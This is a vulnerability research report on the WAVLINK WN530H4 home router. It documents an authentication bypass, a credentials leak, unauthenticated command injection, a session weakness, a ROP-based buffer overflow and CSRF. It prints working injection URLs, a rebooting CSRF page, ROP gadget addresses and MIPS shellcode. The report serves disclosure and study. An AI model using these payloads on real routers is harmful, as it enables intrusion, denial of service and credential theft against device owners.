

WAVLINK Research

Christopher Cerne

This research pertains to the WAVLINK Router. The router was manufactured by Chinese company WAVLINK, headquartered in Shenzhen. Analysis of the router is at the beginning of the document and vulnerability assessment is towards the end.

The model number is WN530H4.

| | |
|--|-----------|
| Default Open Services | 2 |
| Linux System Information | 2 |
| Hardware Analysis | 2 |
| Firmware Analysis | 2 |
| Getting a Shell | 3 |
| Linux Password File | 3 |
| Kernel / Userspace Protection | 4 |
| Vulnerability Analysis | 4 |
| Authentication Bypass Vulnerability | 4 |
| Information Leak | 5 |
| Unauthenticated Command Line Injection | 5 |
| Login Weakness | 7 |
| Buffer Overflow | 8 |
| Trial and Error | 8 |
| Information Leak | 9 |
| Ret2Libc | 9 |
| ROP | 9 |
| Cross-Site Request Forgery | 12 |
| Vulnerability Abuse | 12 |
| Conclusion | 13 |

Default Open Services

A rudimentary port scan of the device using nmap yields one open service.

- 80 (http)

Linux System Information

The system is a Linux-based router, with kernel version 2.6.36. Here is the output of **/proc/version**:

```
Linux version 2.6.36+ (root@ubuntu) (gcc version 3.4.2) #3792 Wed  
Apr 3 14:49:48 CST 2019
```

This is a fairly obsolete version of the Linux kernel, released October 20, 2010.

Hardware Analysis

The mac address of the device is **80:3F:5D:F0:B4:C7**.

According to a binary on the system, **/etc_ro/lighttpd/www/cgi-bin/login.cgi**, the system is a 32-bit MIPS system.

Firmware Analysis

No firmware was listed on the manufacturer's website that is compatible with this router's model number.

To get around this, I wrote a quick script to dump files called **/cgi-bin/download.sh**. This script accepts a parameter for the filename, and it outputs the contents of that file. This script is shown in Figure 1.

```
#!/bin/sh  
  
FILE=`echo "$QUERY_STRING" | sed -n 's/^.*file=\\([^&]*\\).*$/\\1/p' |  
sed "s/%20/ /g"`
```

```
#output HTTP header
echo "Pragma: no-cache\n"
echo "Cache-control: no-cache\n"
echo "Content-type: application/octet-stream"
echo "Content-Transfer-Encoding: binary"
echo "Content-Disposition: attachment; filename=\"$FILE\""
echo ""

cat $FILE
```

Figure 1: File dumping script

The script worked with great success, and I am able to dump arbitrary files off of the filesystem including MTD blocks. The download speeds are excellent too.

Analyzing /dev/mtd0 reveals a JFFS2 filesystem where the files are stored. However, because of our new capability of arbitrarily downloading files, I decided not to further analyze this filesystem.

Getting a Shell

Getting a root shell was actually rather easy. There is a “backdoor” shell that isn’t documented located at endpoint **webcmd.shtml**.

There is authentication at this endpoint, so the user must be logged into the router utility in order to use it. However, the router is riddled with other vulnerabilities, so there are many different ways to access a root shell without authentication.

At this point, to make life easier, I simply ran the **telnetd** command to spawn a new telnet server. The server runs on port 2323.

Linux Password File

The contents of the password file, /etc/passwd, is denoted in Figure 2.

```
admin2860:/9Nx0bKtYJHyg:0:0:Adminstrator:/:/bin/sh
```

Figure 2: Linux password file

With this information, we can discern the following username and password in Figure 3. Of course, the password set in this table is preknown, but a nefarious user could just have easily used a password cracker.

| Username | Password |
|-----------|-----------|
| admin2860 | Cerne123! |

Figure 3: Cracked usernames and passwords

The password file is updated with changed passwords, which is an interesting approach that I haven't seen embedded devices use before. Normally, it's left to something default and telnet just isn't enabled. However, if someone exposed the telnet daemon, they would not be able to log in without knowing the password.

Kernel / Userspace Protection

The kernel has set `/proc/sys/kernel/randomize_va_space` to the value of 1. This effectively only enables stack and library randomization. Attackers can get around this by utilizing a technique called ROP in their exploits.

Vulnerability Analysis

In this section, we will discuss the various vulnerabilities associated with this router.

Authentication Bypass Vulnerability

I believe most endpoints in `/cgi-bin/` are vulnerable to an authentication bypass vulnerability. This means, successful logins aren't checked and arbitrary users can access these endpoints for malicious purposes. Here is a list of endpoints I checked, each vulnerable to this.


- `/cgi-bin/ExportAllSettings.sh`
- `/cgi-bin/ExportLogs.sh`
- `/cgi-bin/live_api.cgi`
- `/cgi-bin/makeRequest.cgi`

The endpoint `/cgi-bin/adm.cgi` is not vulnerable to this attack. I haven't checked for other vulnerabilities in this endpoint, but there could be some.

Information Leak

There is an information leak located at the endpoint `/cgi-bin/ExportAllSettings.sh`. In this information leak, you can download all of the router settings, and even gain access to the username and password that is set.

The file (as depicted in Figure 4) appears to be a key-value pair with all of the router settings. This seems to be an intended feature from the router developers, however, the authentication bypass vulnerability causes this endpoint to be exposed. It is my opinion that regardless of the auth bypass, this endpoint should not be exposed – especially with unhashed passwords. Only information that can be directly configurable by the router's administrator should be exposed for backup purposes.

A screenshot of a terminal window titled "Downloads — vim RT2880_Settings.dat — 80x24". The window shows a list of router settings in a key-value format. The settings include: Default, WebInit=1, LOGO1=images/WAVLINK-logo.png, LOGO2=images/WAVLINK-logo.gif, HostName=WAVLINK, Login=admin2860, Password=Cerne123!, Login_def=admin, Password_def=admin, OperationMode=1, boost_mode=auto, Platform=MT7620, Language=en, firstFlage=0, Model=WN530H4, ModelType=GW, WiFiBand=D, Brand=WAVLINK, wanConnectionMode=DHCP, wan_ipaddr=192.168.1.1, wan_netmask=255.255.255.0, and a file path "RT2880_Settings.dat" 635L, 11039C. The text is displayed in a monospaced font with green and yellow colors on a black background.

```
1 #The following line must not be removed.
2 ##RT2860CONF
3 Default
4 WebInit=1
5 LOGO1=images/WAVLINK-logo.png
6 LOGO2=images/WAVLINK-logo.gif
7 HostName=WAVLINK
8 Login=admin2860
9 Password=Cerne123!
10 Login_def=admin
11 Password_def=admin
12 OperationMode=1
13 boost_mode=auto
14 Platform=MT7620
15 Language=en
16 firstFlage=0
17 Model=WN530H4
18 ModelType=GW
19 WiFiBand=D
20 Brand=WAVLINK
21 wanConnectionMode=DHCP
22 wan_ipaddr=192.168.1.1
23 wan_netmask=255.255.255.0
"RT2880_Settings.dat" 635L, 11039C
```

Figure 4: Router settings leaked at unauthenticated endpoint

Unauthenticated Command Line Injection

The unauthenticated endpoint, `/cgi-bin/live_api.cgi`, contains a command line injection vulnerability where unauthenticated users can execute arbitrary Linux shell commands.

The endpoint **live_api.cgi** accepts three parameters in a GET request: **page**, **id**, and **ip**. The **ip** parameter contains a command line injection vulnerability. The program does not sanitize the **ip** parameter and uses the value arbitrarily in a call to the Linux **system** syscall.

Figure 5 shows the vulnerability, located at address **0x400ac8** in the binary. This code is called if the **page** parameter is set to **satellite_list**.

```
sprintf(linux_command,"echo %s, > /tmp/satellite_list &",ip_var);  
do_system(linux_command);
```

Figure 5: Pseudocode for vulnerable command line injection

There is another endpoint that is activated if the parameter **page** is set to something else, with a similar command line injection, located at address **0x400d24**. The pseudocode is denoted in Figure 6.

```
sprintf(linux_command,"curl -s -m 5  
http://%s/mesh_get_extender.shtml",ip_var);  
__stream = popen(linux_command,"r");  
if (__stream != (FILE *)0x0) {  
    while( true ) {  
        pcVar2 = fgets(linux_command,0x80,__stream);  
        if (pcVar2 == (char *)0x0) break;  
        printf("%s",linux_command);  
    }  
    pclose(__stream);  
    ...  
}
```


Figure 6: Pseudocode for vulnerable command line injection

With this vulnerability, one can simply send a specially crafted web request like shown in Figure 7:

```
/cgi-bin/live_api.cgi?page=abc&id=173&ip=;%20touch%20/tmp/hacked;
```

Figure 7: Example endpoint to trigger the vulnerability

This specially crafted endpoint creates a file in the **/tmp/** directory called **hacked**, as shown in Figure 8.



```
[# ls /tmp  
internet.conf  router.conf  is_running  Link  settings  url2  
ip.conf       need_clear_iptables  internetStatus  Acclator  url1  hacked  
subnet.conf   is_processing  wanStatus      loginuser  update
```

Figure 8: Directory listing

Unfortunately, this command line injection is not blind (if the **page** parameter is set to anything but **satellite_list**). The page attempts to output the command's stdout to the browser window. Therefore, if we craft the attack to change the command to `cat /etc/passwd`, we can see the following result. In Figure 9, we can see the username and encrypted password of the system.

```
<script language="JavaScript">
  var wanStatus2;
  var internetStatus;
  var get_cli_signal;
  admin2860:/9Nx0bKtYJHyg:0:0:Adminstrator:/:/bin/sh

  function p_get_by_id(id) {with(document) {return parent.document.getElementById(id);}}
  var page='abc';
  var id='173';
  var ip=''; cat /etc/passwd;
</script>
```

Figure 9: Command line injection is not blind

Login Weakness

No cookies are stored when the user is logged in. Instead, a file called **/tmp/loginuser** is written to with a few small bits of metadata (shown in Figure 10). The router code does not allow sessions to exceed 20 minutes (or 0x4b0 = 1200 seconds).

```
00000000  64 ca 00 00 2c 78 9b 5e 31 39 32 2e 31 36 38 2e |d...,x.^192.168.|
00000010  31 30 2e 31 38 37 00 00 00 00 00 00 00 00 00 00 |10.187.....|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0000002c
```

Figure 10: The hex dump for /tmp/loginuser

The file contains a few important fields. It can be modeled like the structure depicted in Figure 11. An attacker can use this structure to modify the **/tmp/loginuser** file.

| Data Type | Description |
|------------------------|---|
| uint32_t magic_num | A checksum value to verify file integrity. Always 0xca64. |
| uint32_t session_start | When the user logged in, in Unix time. |
| char * ip_addr | The null-terminated string denoting IP address. |

Figure 11: The loginuser structure

The system makes no other checks to confirm that the user is who they say they are. Unfortunately, this means that to gain access to the router (barring any other security

vulnerability), an attacker simply needs to change their MAC address to that of the logged in user.

This goes even further. With access to another severe vulnerability, the attacker could theoretically overwrite the `/tmp/loginuser` with their own credentials, essentially kicking out the currently authenticated user (if there is one).

Buffer Overflow

There is a buffer overflow vulnerability in `/cgi-bin/makeRequest.cgi`. The overflow occurs in the main function, where it reads the `CONTENT_LENGTH` environmental variable that comes from a POST request in the browser. There is an `fgets` call at `0x406888` that reads an arbitrarily long string of size `CONTENT_LENGTH` into a fixed buffer on the stack of size 512.

We can replicate this bug in GDB for testing purposes. As seen, the instruction pointer on the stack is overwritten with a series of “A” characters (ascii 0x41) and the CPU attempts to jump to this address after popping it off the stack.

[illegible]

Figure 12: Initial finding of the buffer overflow exploit

The kernel protections on the system do not allow us to reliably know where the stack is because of randomized address space on the stack. This can be mitigated using one of many tricks.

Trial and Error

Theoretically, we can attempt to predict the location of the stack by repeatedly running the attack and placing a strategically located NOP sled. This is less than ideal, but it can work if the NOP sled is big enough.

Information Leak

If there is another vulnerability in the **makeRequest.cgi** endpoint, we can potentially use that to leak the stack address. This is unlikely due to the small code base. Additionally, the code is not a daemon, therefore, the program executes every time the endpoint is reached. This means that the stack address will be randomized yet again.

Ret2Libc

Ret2libc is an attack technique used to exploit binaries linked with libc. Generally, this is the go-to method of attack if the stack address is randomized or not executable. At first glance, it seems we can use this attack. We can find the address of the `system` function and trick the binary into executing arbitrary linux commands.

However, we must recall the MIPS 32-bit ABI, where [function parameters are not stored on the stack](#). Instead, registers \$a0–\$a3 are used to store the function arguments, and subsequent arguments are stored on the stack. Unfortunately, most functions use less than four registers, so we must either set the register values using ROP, or use a different technique.

Additionally, the library addresses are randomized which means we have to find a way to leak a pointer to a known libc function.

ROP

Return Oriented Programming (ROP) is a technique in which addresses in the program's instruction memory are utilized to perform an attack. This is useful for when ASLR only randomizes stack space and not instruction space, like in this case. ROP is generally more useful with larger binaries, which is the case for the **makeRequest.cgi** binary.

In this case, we will use ROP to jump to the stack. To do this, we need to find special sections of code, called “gadgets” that perform useful tasks. I am trying to find a sequence of gadgets that allow us to jump to a particular stack location. Fortunately, I found a sequence of gadgets that increment the stack pointer, and then jump to a location on the stack that we control.

To craft this attack, we must place addresses on the stack in specific locations. Fortunately, we can predict what the stack will look like. We know that 564 characters can overflow the buffer before the first return pointer is overwritten. Additionally, the stack pointer will point to the first four bytes after the return address is overwritten. Essentially, we will have to craft an attack that looks like Figure 13.

| Location | Size | Description | Data |
|-------------------|-------------|----------------------------------|----------------------------|
| 0 | 0x11A bytes | Payload | ... |
| 0x11A | 0x11A bytes | Data and padding | hacked\x0a |
| 0x234 | 0x04 bytes | The address of the first gadget | 0x4050d8 |
| 0x238 (\$sp) | 0x94 bytes | Aligning the next address | "A"*0x94 |
| 0x2CC (\$sp+0x94) | 0x04 bytes | The address of the second gadget | 0x40214c |
| 0x2D0 (\$sp+0x98) | 0x20 bytes | Aligning the next address | "A"*0x20 |
| 0x2F0 (\$sp+0xB8) | 0x18 bytes | We can only run 6 instructions. | ... |
| 0x308 (\$sp+0xD0) | 0x04 bytes | The stack address to jump to | (predetermined at runtime) |

Figure 13: Attack structure

As noted, there are two ROP gadgets. Their disassembly will be noted in Figure 14 and Figure 15 respectively.

| | |
|-------|------------------|
| lw | \$ra, 0x94(\$sp) |
| lw | \$s2, 0x90(\$sp) |
| lw | \$s1, 0x8C(\$sp) |
| lw | \$s0, 0x88(\$sp) |
| jr | \$ra |
| addiu | \$sp, \$sp, 0x98 |

Figure 14: The first ROP gadget at 0x4050d8. Increases the stack pointer.

| | |
|-------|------------------|
| lw | \$ra, 0x38(\$sp) |
| lw | \$s3, 0x34(\$sp) |
| lw | \$s2, 0x30(\$sp) |
| lw | \$s1, 0x2C(\$sp) |
| lw | \$s0, 0x28(\$sp) |
| jr | \$ra |
| addiu | \$sp, \$sp, 0x40 |

Figure 15: The second ROP gadget at 0x40214c. Jumps to the stack pointer.

Next, we have to come up with an adequate payload. At 0x2F0, we will construct a payload that jumps to a bigger area on the stack that we control, shown in Figure 16.

```
addiu    $ra,$ra,-752
jr       $ra
```

Figure 16: The payload to jump to another location in the stack


At this point, the CPU jumped to the location of our real payload. The attack payload simply writes 7 bytes `hacked\` to standard out (FD 1). It additionally allows for up to 1000 bytes to be written to standard out, allowing the attacker to increase their payload size. The code for this attack is seen in Figure 17.

```
addiu    $sp, $ra, 0x11A
li       $v0, 4004
li       $a0, 1
move     $a1, $sp
li       $a2, 1000
syscall                      ; write(1, $sp, 1000)
nop
nop
li       $v0, 4001
xor      $a0, $a0, $a0
syscall                      ; exit(0)
nop
nop
```

Figure 17: The payload to write a string to standard out and exit gracefully

After compiling the payload, we can submit it as data to the web-server under the `makeRequest.cgi` endpoint. Unfortunately, the code does not execute with certainty 100% of the time. I believe this is due to the stack address that the program attempts to jump to; it may not be completely deterministic. However, we can execute the payload more than once.

Figure 18 shows the attack in action. Of course, a nefarious user could change the shellcode to be even worse.

A terminal window with a black background and green text. The prompt is 'cernec1999@cernec1999-kubuntu:/var/www/html\$'. The user has entered './genfile.py'. The output shows 'Successfully executed payload.' followed by 'Server responded "Please buy more secure routers!"'.

```
cernec1999@cernec1999-kubuntu:/var/www/html$ ./genfile.py
Successfully executed payload.
Server responded "Please buy more secure routers!"
```

Figure 18: The payload to write a string to standard out and exit gracefully

Cross-Site Request Forgery

Many endpoints in cgi-bin are vulnerable to Cross-Site Request Forgery (CSRF). This effectively allows other websites to submit requests to the router page without the user knowing – even if the router manufacturers patch the cgi-bin authentication bypass (however, the attack will only work if the admin is logged in).

Malicious websites with hoards of router vulnerabilities could create traps on the Internet with maliciously-crafted websites that trigger vulnerabilities in the router. As an example, consider the malicious HTML page in Figure 19.

```
<html>
  <head>
    <title>Reboot!</title>
    <script src =
"http://192.168.10.1/cgi-bin/live_api.cgi?page=hacked&id=1337&ip=;r
eboot;"></script>
  </head>
  <body>
    <h1>This webpage reboots the WAVLINK router..</h1>
  </body>
</html>
```

Figure 19: Cross-Site request forgery

This malicious HTML exploits the command line injection vulnerability “remotely” by rebooting the router (effectively causing a denial of service). An unsuspecting user could succumb themselves to this attack if they click a link with this vulnerable code. Of course, many more vulnerable attacks can be executed – including malicious binaries being downloaded remotely and executed.

To solve this, the router must employ protections. One such protection is employing anti-forgery tokens. It seems that the router manufacturers try this by protecting most of the webpages with a token, but none of the cgi-bin endpoints are protected by this, rendering this defense useless.

Vulnerability Abuse

With the vulnerability mentioned above, there are a number of activities that a malicious user may do (not necessarily ordered by severity):

- Cause denial of service attacks by periodically restarting the router
- Lock the administrator out of the router account

- Install silent backdoors that can monitor traffic on the network (i.e. grabbing passwords on unsecure HTTP sites)
- Corrupt / brick router daemons
- Install malicious router firmware
- Change firewall rules (or any router setting for that matter)

In creating this report, I created 4 POC scripts to demonstrate the vulnerabilities. Figure 20 is a table with descriptions of each attack.

| Script | Description |
|-----------------------------------|--|
| <code>command_injection.py</code> | Demonstrate the command line injection vulnerability by spawning a telnet server |
| <code>csrf.html</code> | Demonstrate the CSRF vulnerability by rebooting the router remotely |
| <code>login_change.py</code> | Demonstrate the login weakness vulnerability |
| <code>overflow.py</code> | Demonstrate the buffer overflow vulnerability by writing to stdout |
| <code>settings_leak.py</code> | Demonstrate the settings leak vulnerability |

Figure 20: POC Scripts

Conclusion

This router is not safe to use at all. Exploits found can be triggered fairly trivially by a competent attacker. Even home users should stay away from this router, and router settings should NOT be exposed to the WAN (which I do not believe is possible in the vanilla router settings – further testing may be required).

Even if router settings are not exposed to the WAN, they can still be triggered by external websites. See the [CSRF section](#) regarding this possibility.

It is obvious to me that the manufacturers of the router are not conscious of security, nor are they aware of common web-server paradigms such as cookies and local storage. In many instances where hashing algorithms can be used, the router manufacturers have decided to store everything in plaintext. Consumers should elect to use router manufacturers with more industry reputation.